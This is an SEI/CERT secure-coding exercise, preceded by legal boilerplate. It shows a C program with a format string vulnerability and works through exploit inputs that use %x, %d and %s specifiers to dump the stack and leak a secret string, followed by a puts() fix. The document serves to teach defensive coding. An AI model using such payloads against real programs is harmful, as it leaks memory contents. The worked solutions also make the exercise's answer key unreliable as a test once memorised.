

Secure Coding in C and C++

Exercise #5: Leaking the Secret

Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213



Software Engineering Institute

Carnegie Mellon University

© 2015 Carnegie Mellon University

Notices

Copyright 2022 Carnegie Mellon University.

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

The view, opinions, and/or findings contained in this material are those of the author(s) and should not be construed as an official Government position, policy, or decision, unless designated by other documentation.

NO WARRANTY. THIS CARNEGIE MELLON UNIVERSITY AND SOFTWARE ENGINEERING INSTITUTE MATERIAL IS FURNISHED ON AN "AS-IS" BASIS. CARNEGIE MELLON UNIVERSITY MAKES NO WARRANTIES OF ANY KIND, EITHER EXPRESSED OR IMPLIED, AS TO ANY MATTER INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR PURPOSE OR MERCHANTABILITY, EXCLUSIVITY, OR RESULTS OBTAINED FROM USE OF THE MATERIAL. CARNEGIE MELLON UNIVERSITY DOES NOT MAKE ANY WARRANTY OF ANY KIND WITH RESPECT TO FREEDOM FROM PATENT, TRADEMARK, OR COPYRIGHT INFRINGEMENT.

[DISTRIBUTION STATEMENT A] This material has been approved for public release and unlimited distribution. Please see Copyright notice for non-US Government use and distribution.

This material was prepared for the exclusive use of Trainees of online & offline course and may not be used for any other purpose without the written consent of permission@sei.cmu.edu.

This material is distributed by the Software Engineering Institute (SEI) only to course attendees for their own individual study.

Except for any U.S. government purposes described herein, this material SHALL NOT be reproduced or used in any other manner without requesting formal permission from the Software Engineering Institute at permission@sei.cmu.edu.

Although the rights granted by contract do not require course attendance to use this material for U.S. Government purposes, the SEI recommends attendance to ensure proper understanding.

This material and exercises include and/or can make use of certain third party software ("Third Party Software"), which is subject to its own license. The Third Party Software that is used by this material and exercises are dependent upon your system configuration, but typically includes the software identified in the documentation and/or ReadMe files. By using this material and exercises, You agree to comply with any and all relevant Third Party Software terms and conditions contained in any such Third Party Software or separate license file distributed with such Third Party Software. The parties who own the Third Party Software ("Third Party Licensors") are intended third party beneficiaries to this License with respect to the terms applicable to their Third Party Software. Third Party Software licenses only apply to the Third Party Software and not any other portion of the material as a whole.

References herein to any specific commercial product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by Carnegie Mellon University or its Software Engineering Institute.

CERT® is registered in the U.S. Patent and Trademark Office by Carnegie Mellon University.

DM22-0263

Sample Program

The **name** program asks the user to enter their name, and then prints out a greeting message to them.

This program also contains a secret string in the source code:

```
char *secret = "I've got a secret!";
```

Exercise

1. Study the source code. What vulnerability does it contain that might make it possible to leak the secret?
2. Exploit this program. That is, run the program, and provide it with a name that will convince it to print out the contents of `secret`.
 - The program can print out whatever else you wish, as long as it also leaks the secret.
3. What is the smallest input string you can provide that still causes the program to print the contents of secret?
 - The program allocates a buffer of 50 characters for a simple name. Typically an input buffer would be smaller, limiting the malicious input that can be fed to the program.
4. How can you modify the program to mitigate this vulnerability?

Exercise Reference Material

- C standard
- man / help pages
- CERT Secure Coding standards
- *Secure Coding in C and C++*

Exercise

Leak the Secret!
(45 minutes)



The Vulnerability

The source code is subject to a format string vulnerability:

```
11  fgets( user, LIMIT, stdin);
12  output[0] = '\0';
13  strcpy(output, "Welcome ");
14  strcat(output, user);
15  printf(output);
```

The string sent to `printf()` contains input from the user.

The user may therefore provide a format conversion specifier, such as `%i`, which would be interpreted by `printf()` as a request to print an integer.

The program also contains other vulnerabilities:

- No error checking on calls to `fgets()` or `malloc()`
- Does not free memory upon exit.
- Buffer overflows?


Exploit Method₁

To exploit the program, run it in the debugger. Note the address of the secret pointer:

```
secret    char *    0x55556004 "I've got a secret!"
```



Address of
secret



This address is on the stack! Let's see if it is anywhere near our format string!

Exploit Method₂

Provide this input:

Please enter your name:

Bob:%08x:%08x:%08x:%08x:%08x:%08x:%08x:%08x

This should cause the program to produce a small memory dump of its stack:

Welcome Bob

:555592c0:00000000b:555592a0
:253a7838:00000000:55556004:555592a0

Note that this hex value in the output is the pointer to secret! Replacing the corresponding %08x with %s should reveal the secret!

Exploit Solution

Please enter your name:

Bob:%08x:%08x:%08x:%08x:%s

Welcome Bob

string literal from **output**

:08a892c0:00000004:0073253a

:08a892a0:08a892e0:00000000

:I've got a secret!

8 bytes as an **unsigned int**
(x6)

Exploit Solution Notes

There are many variations of this answer, such as using `%d` rather than `%x`.

The `%08` indicates that each number should be padded with extra 0's if necessary to make it 8 characters long.

The program's actual output can vary, because the integers printed come from stack locations that can change for each run of the program.

Minimal Exploit Solution

Please enter your name:

`%d%d%d%d%d%d%s`

Welcome



string literal from output

143167145614168017206914316714566273201640

I've got a secret!

There are a few variations of this answer, such as using `%p` to convert each 8-byte sequence into pointers.

Mitigating the Vulnerability

Change the last `printf()` call to a `puts()`:

```
14  strcat(output, user);  
15  puts(output);  
16  return 0;
```

- The `puts()` function is less featureful than `printf()`, because it does not treat format specifiers like `%s` any differently than other output.

Questions

